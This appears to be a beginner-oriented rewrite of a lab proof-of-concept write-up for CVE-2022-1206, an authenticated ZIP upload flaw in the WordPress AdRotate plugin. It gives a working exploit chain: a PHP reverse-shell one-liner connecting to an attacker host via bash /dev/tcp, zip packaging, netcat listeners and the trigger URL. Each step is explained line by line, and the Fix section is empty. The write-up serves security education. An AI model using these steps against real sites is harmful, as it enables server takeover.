CVE-2022–1206 PoC WordPress AdRotate Banner Manager plugin
The AdRotate Banner Manager WordPress plugin up to version 5.13.2 allowed an authenticated admin user to upload a ZIP archive whose contents were extracted into a web-accessible banners directory without adequate filename or extension validation. An attacker with admin access could place a PHP file there and, if the server executes PHP in that directory, obtain remote code execution via a reverse shell.

medium.com
Published on medium.com
Ethical Hacking
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
AdRotate Banner Manager is a WordPress plugin for managing and displaying advertising banners. This write-up covers CVE-2022-1206, an authenticated arbitrary file upload in the plugin caused by insufficient filename and extension validation. The flaw affects versions up to and including 5.13.2.
Because AdRotate accepts ZIP archives and extracts them into its banners directory, the contents of an archive end up in a location the web server can serve. If a PHP file can be smuggled through that path and the server executes PHP from the directory, the upload becomes code execution.
Setup
The proof of concept was run against the "loly" lab from OffSec Play. In the lab, the researcher used the vulnerable AdRotate plugin. Reproducing it in your own environment requires permission to install plugins, plus authenticated access to the WordPress admin panel:
http://target-site/wordpress/wp-admin/
An account with access to the AdRotate upload functionality is the precondition for everything that follows. The report does not name a specific role beyond that admin access.
Finding it
The starting point is the plugin's upload handling. AdRotate accepts ZIP uploads and extracts them, and the validation of filenames and extensions is not sufficient to keep executable content out. The researcher's framing is that the ZIP upload itself is not the whole story: what matters is that extracted content can place an executable PHP file inside a web-accessible directory.
Exploitation
Step 1: Prepare a PHP reverse shell
Any PHP reverse shell works. The researcher used this simple payload:
<?phpexec("/bin/bash -c 'bash -i >& /dev/tcp/[redacted]/80 0>&1'");?>
Replace the IP with your attacking machine's address and the port with the one your listener will use. A shell can also be generated from https://www.revshells.com/. The file is saved as rev.php.
Step 2: Create the ZIP archive
AdRotate accepts ZIP uploads, so the PHP file is packaged:
zip rev.zip rev.php
Step 3: Upload it through AdRotate
Inside the WordPress admin panel, navigate to the AdRotate media/upload functionality.

Select the prepared rev.zip with the Browse... button and click Upload. The archive is extracted into the AdRotate banners directory.
Step 4: Start the listener
Before triggering the payload, start a listener on the chosen port:
nc -lvnp 80rlwrap nc -lnvp 80
This is the listener that the reverse shell will connect back to.
Step 5: Trigger the uploaded PHP file
Browse to the extracted file:
http://target-site/wordpress/wp-content/banners/rev.php
If the server executes PHP files from that directory, the reverse shell connects back to the listener.

Root cause
The report is explicit that the ZIP upload alone is not the interesting part. The security issue arises because content extracted from the archive can result in an executable PHP file being placed inside a web-accessible directory. The filename and extension validation is insufficient, and the report does not describe the validation code itself.
Impact
An authenticated user with access to the AdRotate upload functionality can upload a ZIP containing a PHP file and have it extracted into a web-accessible directory. If the server executes PHP from that directory, the result is remote code execution in the context of the web server, demonstrated here as a reverse shell. The condition matters: the report states the shell connects back only if the server executes PHP files from that directory.
Fix
Variants to test
- Different archive contents: package a PHP file under a different name or extension inside the ZIP and upload it. A positive result is the file appearing in the banners directory and being executed when requested.
- Different execution directories: check whether other plugin upload or extraction paths also write into web-accessible locations. A positive result is an extracted PHP file reachable and executed from the browser.
- Server configuration check: request an extracted PHP file and observe whether the response is executed output or the raw source. A positive result is executed output rather than source disclosure.
What happened, in plain words
A WordPress plugin called AdRotate Banner Manager lets a site administrator upload advertising banners. It also accepts ZIP archives and unpacks them into its banners directory, which sits under the site's web content. Because the plugin does not check filenames and extensions well enough, someone who can log in to the WordPress admin area can put a PHP file inside a ZIP, upload it, and have the plugin unpack it into that public folder. If the web server runs PHP files from that folder, the uploaded file runs as code on the server. The researcher demonstrated this by getting the server to open a connection back to their own machine, which is called a reverse shell.
The flaw is tracked as CVE-2022-1206 and affects versions up to and including 5.13.2. "CVE" is a public catalogue number for a known security flaw, so people can look it up and refer to the same issue by the same name.
A few words before we start:
- WordPress is a popular system for building websites. Its admin panel is the private area where the site owner logs in to change content and settings.
- A plugin is an add-on that gives WordPress extra features, like a shop or, here, an ad banner manager.
- PHP is a programming language that web servers can run. When a visitor requests a
.phpfile, the server usually runs it and sends back the result, rather than sending the file's text. - Authenticated means the attacker must already be logged in. This is not something a random visitor can do.
- Arbitrary file upload means the site lets you upload a file of your choosing, including one it should never accept.
- A reverse shell is a connection started by the victim server back to the attacker's machine, which then gives the attacker a command line on the server.
The setup
The proof of concept was run against the "loly" lab from OffSec Play. A lab is a practice environment built for learning, so testing there is allowed. In the lab, the researcher used the vulnerable AdRotate plugin.
To reproduce this in your own environment you need permission to install plugins, and you need to be logged in to the WordPress admin panel. The starting address is:
http://target-site/wordpress/wp-admin/
Line by line:
http://is the ordinary, unencrypted web protocol. Your browser uses it to fetch pages.target-siteis a placeholder for the address of the machine you are testing. In the lab it is the lab machine; you replace it with your own target./wordpress/wp-admin/is the path to the WordPress administration area.
An account that can reach the AdRotate upload feature is the precondition for everything that follows. The report does not name a specific role beyond that admin access.
Finding the weak point
The starting point is how the plugin handles uploads. AdRotate accepts ZIP uploads and extracts them. A ZIP archive is a single file that holds other files inside it, like an envelope holding letters; extracting it means taking the letters out. The plugin's checks on filenames and extensions are not strict enough to keep executable content out.
The researcher's point is that the ZIP upload by itself is not the whole story. What matters is that the extracted content can place an executable PHP file inside a web-accessible directory, meaning a folder the web server will hand out to anyone who asks for a file in it.
Exploitation
Step 1: Prepare a PHP reverse shell
Any PHP reverse shell works. The researcher used this simple payload:
<?phpexec("/bin/bash -c 'bash -i >& /dev/tcp/[redacted]/80 0>&1'");?>
Line by line:
<?phpand?>mark where the PHP code starts and ends inside the file. Anything between them is meant to be run by the server.exec(...)is a PHP function that runs a system command on the server./bin/bash -c '...'starts the bash shell, the program that reads and runs commands on Linux, and passes it the command in quotes.bash -istarts bash in interactive mode, so it behaves like a terminal someone is typing into.>&sends both normal output and error output to the same place./dev/tcp/[redacted]/80is a special Linux path that opens a network connection to the address and port given. Here it is the attacker's machine on port 80.0>&1makes the shell read its input from that same connection, so the attacker can type commands and see the results.
In plain words: when this file runs, the server opens a connection to the attacker and hands over a command line. Replace the IP with your attacking machine's address and the port with the one your listener will use. A shell can also be generated from https://www.revshells.com/. The file is saved as rev.php.
Step 2: Create the ZIP archive
AdRotate accepts ZIP uploads, so the PHP file is packaged:
zip rev.zip rev.php
Line by line:
zipis the command-line program that builds ZIP archives.rev.zipis the name of the archive to create.rev.phpis the file to put inside it.
Why this step: the plugin's upload form is built for ZIP files, so wrapping the PHP file in a ZIP is how it gets past the front door.
Step 3: Upload it through AdRotate
Inside the WordPress admin panel, navigate to the AdRotate media/upload functionality.
Select the prepared rev.zip with the Browse... button and click Upload. The archive is extracted into the AdRotate banners directory. A directory is just a folder. The banners directory is where the plugin extracts the archive, and it sits under the site's public web content.
Step 4: Start the listener
Before triggering the payload, start a listener on the chosen port:
nc -lvnp 80rlwrap nc -lnvp 80
Line by line:
ncis netcat, a small tool that can open network connections and wait for incoming ones.-ltells it to listen, that is, to wait for someone to connect to it.-vmakes it verbose, printing extra detail about what happens.-nstops it from looking up hostnames and keeps everything as plain addresses.-p 80sets the port to listen on. A port is a numbered channel on a machine, so one machine can run many network services at once.- The second command,
rlwrap nc -lnvp 80, does the same thing but wraps netcat inrlwrap, a tool that adds line editing and history to a plain terminal session.
This is the listener that the reverse shell will connect back to. You start it first so that when the payload runs, somebody is already waiting on the other end.
Step 5: Trigger the uploaded PHP file
Browse to the extracted file:
http://target-site/wordpress/wp-content/banners/rev.php
Line by line:
http://target-siteis the same target as before./wordpress/wp-content/is the WordPress content folder./banners/is the AdRotate banners directory, where the ZIP was unpacked.rev.phpis the file that came out of the archive.
If the server executes PHP files from that directory, the reverse shell connects back to the listener. In other words, the browser request is the trigger: the server runs the file, the file opens the connection, and your waiting netcat session becomes a command line on the server.
Why this works
The report is explicit that the ZIP upload alone is not the interesting part. The security issue arises because content extracted from the archive can result in an executable PHP file being placed inside a web-accessible directory. The filename and extension validation is insufficient, and the report does not describe the validation code itself.
A useful comparison: a mailroom that checks the envelope but not the letters inside. The ZIP is the envelope, and the PHP file is the letter that should never have been delivered.
Impact
An authenticated user with access to the AdRotate upload functionality can upload a ZIP containing a PHP file and have it extracted into a web-accessible directory. If the server executes PHP from that directory, the result is remote code execution in the context of the web server, demonstrated here as a reverse shell. Remote code execution means the attacker can run their own commands on the machine. The condition matters: the report states the shell connects back only if the server executes PHP files from that directory.
Fix
Variants to test
- Different archive contents: package a PHP file under a different name or extension inside the ZIP and upload it. A positive result is the file appearing in the banners directory and being executed when requested.
- Different execution directories: check whether other plugin upload or extraction paths also write into web-accessible locations. A positive result is an extracted PHP file reachable and executed from the browser.
- Server configuration check: request an extracted PHP file and observe whether the response is executed output or the raw source. A positive result is executed output rather than source disclosure. Source disclosure means the server sends the file's text instead of running it, which leaks code but does not give a shell.
Glossary
- AdRotate Banner Manager: a WordPress plugin for managing and displaying advertising banners.
- Arbitrary file upload: a flaw that lets an attacker upload a file of their choosing, including executable content.
- Authenticated: requiring a logged-in account before an action is possible.
- Bash: the standard command-line shell on Linux, which reads and runs commands.
- Banners directory: the AdRotate folder where banner material is stored, located under the site's public web content.
- CVE: a public catalogue number for a known security flaw, so the same issue can be referenced consistently.
- Directory: a folder on a computer.
- Extension: the part of a filename after the dot, such as
.phpor.zip, which often tells the system what kind of file it is. - Interactive shell: a shell that behaves like a terminal someone is typing into, rather than running a single command and exiting.
- Listener: a program waiting on a network port for an incoming connection.
- Netcat (
nc): a small tool for opening network connections and waiting for incoming ones. - PHP: a programming language commonly run by web servers to build pages.
- Plugin: an add-on that gives WordPress extra features.
- Port: a numbered channel on a machine, allowing many network services on one address.
- Remote code execution: the ability for an attacker to run their own commands on a remote machine.
- Reverse shell: a connection started by the victim server back to the attacker, giving the attacker a command line on the server.
rlwrap: a tool that wraps a terminal program and adds line editing and history.- Source disclosure: the server sending a file's text instead of running it, which leaks code but does not give a shell.
- Web-accessible directory: a folder the web server will serve files from to anyone who requests them.
- WordPress: a popular system for building and running websites, with a private admin panel for managing content.
- ZIP archive: a single file that holds other files inside it, which can be extracted to get them back out.


